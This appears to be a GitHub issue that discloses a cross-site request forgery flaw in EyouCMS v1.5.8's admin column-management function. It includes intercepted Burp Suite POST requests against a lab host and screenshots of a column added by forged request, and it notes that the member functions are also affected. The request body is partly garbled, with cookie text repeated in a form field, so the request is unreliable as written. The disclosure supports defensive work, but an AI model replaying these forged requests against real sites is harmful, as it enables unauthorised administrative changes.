

New issue

Jump to bottom


EyouCMS v1.5.8 has a vulnerability, Cross-site request forgery(CSRF) #26

Open


zhangzhijie98 opened this issue on Jul 17 · 1 comment

zhangzhijie98 commented on Jul 17


version: V1.5.8-UTF8-SP1



In the background, column management function and add.



Add test data and capture packets.



Request to http://192.168.10.130:80

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1

Pretty Raw Hex \n

```
1 POST /login.php?m=admin&c=Arctype&a=add&lang=cn HTTP/1.1
2 Host: 192.168.10.130
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 409
9 Referer: http://192.168.10.130/login.php?m=admin&c=Arctype&a=add&lang=cn
10 Cookie: language=en-gb; currency=USD; home_lang=cn; admin_lang=cn; PHPSESSID=248764ce8670ee61208f175d2dbldc06; referurl=
http%3A%2F%2F192.168.10.130%2Findex.php%3Fm%3Duser%26c%3Dusers%26a%3Dinfo; ENV_UPHTML_AFTER=
%7B%22seo_uphtml_after_home%22%3A0%2C%22seo_uphtml_after_channel%22%3A%221%22%2C%22seo_uphtml_after_pernext%22%3A%221%22%7D; workspaceParam=
index%7Carctype; admin-treeClicked-Arr=%5B%5D; admin-arctreeClicked-Arr=%5B%5D; ENV_GOBACK_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn; ENV_LIST_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13
14 typename=test&dirname=test&current_channel=1&parent_id=&diy_dirpath=&dirpath=&is_hidden=0&is_part=0&typelink=&englist_name=&litpic_local=&
litpic_remote=&templist=lists_article.htm&tempview=view_article.htm&rulelist=
%7B%26%2F%2F192.168.10.130%2Findex.php%3Fm%3Duser%26c%3Dusers%26a%3Dinfo; ENV_UPHTML_AFTER=
%7B%22seo_uphtml_after_home%22%3A0%2C%22seo_uphtml_after_channel%22%3A%221%22%2C%22seo_uphtml_after_pernext%22%3A%221%22%7D; workspaceParam=
index%7Carctype; admin-treeClicked-Arr=%5B%5D; admin-arctreeClicked-Arr=%5B%5D; ENV_GOBACK_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn; ENV_LIST_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn
seo_title=&seo_keywords=&seo_description=&grade=0
```

use CSRF poc, and drop the packets.

Request to http://192.168.10.130:80

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1

Pretty Raw Hex \n

```
1 POST /login.php?m=admin&c=Arctype&a=add&lang=cn HTTP/1.1
2 Host: 192.168.10.130
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 409
9 Referer: http://192.168.10.130/login.php?m=admin&c=Arctype&a=add&lang=cn
10 Cookie: language=en-gb; currency=USD; home_lang=cn; admin_lang=cn; PHPSESSID=248764ce8670ee61208f175d2dbldc06; referurl=
http%3A%2F%2F192.168.10.130%2Findex.php%3Fm%3Duser%26c%3Dusers%26a%3Dinfo; ENV_UPHTML_AFTER=
%7B%22seo_uphtml_after_home%22%3A0%2C%22seo_uphtml_after_channel%22%3A%221%22%2C%22seo_uphtml_after_pernext%22%3A%221%22%7D; workspaceParam=
index%7Carctype; admin-treeClicked-Arr=%5B%5D; admin-arctreeClicked-Arr=%5B%5D; ENV_GOBACK_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn; ENV_LIST_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13
14 typename=test&dirname=test&current_channel=1&parent_id=&diy_dirpath=&dirpath=&is_hidden=0&is_part=0&typelink=&englist_name=&litpic_local=&
litpic_remote=&templist=lists_article.htm&tempview=view_article.htm&rulelist=
%7B%26%2F%2F192.168.10.130%2Findex.php%3Fm%3Duser%26c%3Dusers%26a%3Dinfo; ENV_UPHTML_AFTER=
%7B%22seo_uphtml_after_home%22%3A0%2C%22seo_uphtml_after_channel%22%3A%221%22%2C%22seo_uphtml_after_pernext%22%3A%221%22%7D; workspaceParam=
index%7Carctype; admin-treeClicked-Arr=%5B%5D; admin-arctreeClicked-Arr=%5B%5D; ENV_GOBACK_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn; ENV_LIST_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn
seo_title=&seo_keywords=&seo_description=&grade=0
```

Inspector

Scan

- Do passive scan
- Do active scan

Send to Intruder Ctrl-I

Send to Repeater Ctrl-R

Send to Sequencer

Send to Comparer

Send to Decoder

Request in browser

Engagement tools

- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests

Find references

Discover content

Schedule task

Generate CSRF PoC

drop the packets and submit.

我的信息-某某网络科技有限公司 X 某某网络科技有限公司-易优 X http://burpsuite/ X +

http://burpsuite

Submit request

我的信息-某某网络科技有限公司 × 某某网络科技有限公司-易优 × http://192.168.10.130/logi × +

192.168.10.130/login.php?m=admin&c=Arctype&a=index&typeid=70&handle=add&lang=cn 搜索

+ 增加栏目 批量增加

<input type="checkbox"/>	ID	+ 栏目名称	所属模型	显示
<input type="checkbox"/>	1	+ 关于我们	单页模型	是
<input type="checkbox"/>	2	+ 新闻动态 (文档: 13条)	文章模型	是
<input type="checkbox"/>	3	+ 产品展示 (文档: 12条)	产品模型	是
<input type="checkbox"/>	4	+ 解决方案 (文档: 6条)	图集模型	是
<input type="checkbox"/>	5	- 资料下载 (文档: 4条)	下载模型	是
<input type="checkbox"/>	23	+ 人才招聘 (文档: 6条)	招聘模型	是
<input type="checkbox"/>	30	- 联系我们 (文档: 1条)	留言模型	是
<input type="checkbox"/>	70	- test (文档: 0条)	文章模型	是
<input type="checkbox"/>	批量删除			

See test added.

我的信息-某某网络科技有限公司 × 某某网络科技有限公司-易优 × http://192.168.10.130/logi × +

192.168.10.130/login.php 网站首页 清除缓存

Eyoucms

栏目管理 内容管理 待审稿件 广告管理 基本信息 SEO模块 插件应用 会员中心 功能地图

+ 增加栏目 批量增加

<input type="checkbox"/>	ID	+ 栏目名称	所属模型	显示
<input type="checkbox"/>	1	+ 关于我们	单页模型	是
<input type="checkbox"/>	2	+ 新闻动态 (文档: 13条)	文章模型	是
<input type="checkbox"/>	3	+ 产品展示 (文档: 12条)	产品模型	是
<input type="checkbox"/>	4	+ 解决方案 (文档: 6条)	图集模型	是
<input type="checkbox"/>	5	- 资料下载 (文档: 4条)	下载模型	是
<input type="checkbox"/>	23	+ 人才招聘 (文档: 6条)	招聘模型	是
<input type="checkbox"/>	30	- 联系我们 (文档: 1条)	留言模型	是
<input type="checkbox"/>	70	- test (文档: 0条)	文章模型	是
<input type="checkbox"/>	批量删除			

zhangzhijie98 commented on Jul 17

Author

会员中心, 添加与删除会员 同样存在csrf

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

